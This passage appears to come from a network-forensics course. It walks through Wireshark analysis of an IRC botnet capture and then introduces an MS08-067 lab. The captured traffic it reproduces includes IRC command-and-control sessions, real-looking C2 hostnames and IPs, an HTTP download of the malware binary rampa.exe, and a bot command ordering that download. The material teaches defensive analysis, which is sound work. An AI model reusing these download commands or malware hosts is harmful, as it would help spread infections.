The usage of the feature Follow TCP Stream is quite easy, as shown on this slide. You just have to select, click one packet of the traffic of interest, and then right-click to select the option Follow TCP Stream.



Following the TCP Stream (3)

When selecting the feature Follow TCP Stream, it opens another window and shows the entire conversation between the hosts selected using port 9001.

Here is the reproduction of the window from the slide:

NICK BRA[XP]7516663

USER wtaaivi 0 0 :BRA[XP]7516663

:V3N0M.Network.net NOTICE AUTH :*** Looking up your hostname...

:V3N0M.Network.net NOTICE AUTH :*** Checking ident...

:V3N0M.Network.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead

:V3N0M.Network.net NOTICE AUTH :*** No ident response; username prefixed with ~

:IRC!IRC@V3N0M.Network.net PRIVMSG BRA[XP]7516663 :.VERSION.

:V3N0M.Network.net 001 BRA[XP]7516663 :Welcome to the V3N0M.Network.net IRC Network BRA[XP]7516663!~wtaaivi@201.73.175.1

:V3N0M.Network.net 002 BRA[XP]7516663 :**Your host is V3N0M.Network.net, running version Unreal3.2.6**

:V3N0M.Network.net 003 BRA[XP]7516663 :This server was created Wed Jul 18 2007 at 21:46:06 UTC

:V3N0M.Network.net 004 BRA[XP]7516663 V3N0M.Network.net Unreal3.2.6 iowghraAsORTVSxNCWqBzvdHtGp lvhopsmntikrRcaqOALQbSeIKVfMCuzNTGj

:V3N0M.Network.net 005 BRA[XP]7516663 CMDS=KNOCK,MAP,DCCALLOW,USERIP NAMESX SAFELIST HCN MAXCHANNELS=10 CHANLIMIT=#:10 MAXLIST=b:60,e:60,I:60 NICKLEN=30 CHANNELLEN=32 TOPICLEN=307 KICKLEN=307 AWAYLEN=307

MAXTARGETS=20 :are supported by this server

:V3N0M.Network.net 005 BRA[XP]7516663 WALLCHOPS WATCH=128 SILENCE=15 MODES=12 CHANTYPES=# PREFIX=(ohv)@%+ CHANMODES=beIqa,kfL,lj,psmntirRcOAQKVCuzNSMTG NETWORK=V3N0M.Network.net CASEMAPPING=ascii EXTBAN=~,cqnr ELIST=MNUCT STATUSMSG=@%+ EXCEPTS :are supported by this server

:V3N0M.Network.net 005 BRA[XP]7516663 INVEX :are supported by this server

:V3N0M.Network.net 251 BRA[XP]7516663 :**There are 36 users and 221 invisible on 1 servers**

:V3N0M.Network.net 252 BRA[XP]7516663 **4 :operator(s) online**

:V3N0M.Network.net 253 BRA[XP]7516663 **3 :unknown connection(s)**

:V3N0M.Network.net 254 BRA[XP]7516663 **11 :channels formed**

:V3N0M.Network.net 255 BRA[XP]7516663 :I have 257 clients and 0 servers

:V3N0M.Network.net 265 BRA[XP]7516663 :**Current Local Users: 257 Max: 483**

:V3N0M.Network.net 266 BRA[XP]7516663 :Current Global Users: 257 Max: 265

:V3N0M.Network.net 422 BRA[XP]7516663 :MOTD File is missing


In bold are some strings that we can define as strings of interest:

NICK

USER

Version Unreal3.2.6

In addition, you can see some data about users and channels. This is typical IRC traffic and means that we have a BOT connecting to a remote server. A botnet!




More Wireshark Filters

In the summary, we could see that there was a connection from the host that is the IRC server, but on port 80. It is time to create a specific filter for HTTP to see if we can capture any information about HTTP traffic and the remote server to determine what was going on after connecting to the remote server.

For this, we could check all the HTTP GET methods used in the conversation. To filter it, we can use:

http.request.method == "GET"

This filter generated one result with a GET to the remote server to retrieve */rampa.exe.* So right now, we know that our machine tried to retrieve a file called *rampa.exe,* but we don't know if it is a binary or just another file with an .exe extension.



Following the TCP Stream (4)

Using our friend *Follow TCP Stream,* we reconstructed the HTTP conversation as shown here:

GET /rampa.exe HTTP/1.1

User-Agent: Mozilla/4.0 (compatible)

Host: crew.xbox-crew.net

HTTP/1.1 200 OK

Date: Wed, 29 Aug 2007 18:44:05 GMT

Server: Apache/2

Last-Modified: Fri, 24 Aug 2007 23:18:10 GMT

ETag: "bff1bd-da121-3862b080"

Accept-Ranges: bytes


Content-Length: 893217

Content-Type: application/octet-stream

MZP.....@.....!..L.!..This program must be run under Win32$7.....

<SNIPPED for readability>

Here we notice that our computer was doing a *GET* command to the remote host *crew.xbox-crew.net* to retrieve the file *rampa.exe*. And it is indeed a binary because we can see at the beginning of the text representation of the file being retrieved. It is a typical Windows binary header!




Are We Done?

After doing all the preceding steps and getting all the information, we would assume that we are finished, correct? Wrong! When we first issued the filter to look for source IP 72.8.134.169, we didn't go through all the filtered traffic. The only thing we saw was the traffic on ports 9001 and 80. We then concentrated our effort to get more information about the traffic on these two ports from that IP. However, are we sure that this was the only strange traffic with that IP? No.

That's why we need to run the filter again to check for more anomalies.

Filter: *ip.src eq 72.8.134.169*

Going through the results generated, we have another surprise! In addition to ports 80 and 9001, we can also notice tcp port 8001 being used! It is time to go after this traffic and see what it is.



Following the TCP Stream (5)

We found that in addition to port 9001 and port 80, our computer was also communicating using port 8001.

Using *Follow TCP Stream,* we can notice that it is also IRC traffic, as we can see from the excerpt below:

PONG :V3N0M.Network.net

topic #xbox :

MODE #xbox +mnst

:V3N0M.Network.net 482 BRA[XP]7516663 #xbox :You're not channel operator

:V3N0M.Network.net 482 BRA[XP]7516663 #xbox :You're not channel operator

:DEU[XP]1502297!~gqvqslggg@pD95806AE.dip.t-dialin.net QUIT :Broken pipe


:BRA[XP]7234223!~uwnrnhi@189.12.241.232 QUIT :Broken pipe

:USA[XP]2188499!~dtkdpsvov@80.87.80.9 JOIN :#xbox

:USA[XP]2188499!~dtkdpsvov@80.87.80.9 PRIVMSG #xbox :[REALMBOT] << **Downloading URL: http://crew.xbox-crew.net/rampa.exe to: jfbfbfvslf.exe** >>

PING :V3N0M.Network.net

The interesting event to notice here is that the Bot running on our computer is receiving a message to download the binary **rampa.exe** and save it with a random name of **jfbfbfvslf.exe.**




Wireshark: More Filters (1)

We could see that the remote server is providing IRC service on ports 9001 and 8001, as well as providing a web server on port 80 to distribute more malware, such as an updated version of the Bot software. To get the IP of the remote server and look at the IRC traffic, we would use a simple filter:

Ip.addr eq 72.8.134.169 and (tcp.port eq 8001 or tcp.port eq 9001)

Wireshark: More Filters (2)


- Filter: *ip.addr eq 72.8.134.169 and (tcp.port eq 8001 or tcp.port eq 9001)*




Advanced Detection and Packet Analysis

Wireshark: More Filters (2)


The result of the filter i displays on this slide. Here we see all the IRC traffic between our host(s) and the remote server on the selected ports. It's the same remote server, serving IRC traffic on two different ports, which leads us to the conclusion that they are serving as IRC servers!




This page intentionally left blank.




This lab is all about exploring Wireshark! Many great features can help us analyze packets and protocols, both in live captures and other PCAP dumps we've collected. Let's take a look at a few more attack examples that will get us using Wireshark in more depth.



We'll follow up our last lab in the /home/501 directory on the Kali virtual machine. Make sure the VM is up and running, and you are logged in and in the /home/501 directory (in a terminal window, type **cd /home/501** if needed). In this directory, the first PCAP to open is named **cve-2008-4250_base.pcap**. The vulnerability represented here affects the Windows Server service and is well known as MS08-067.

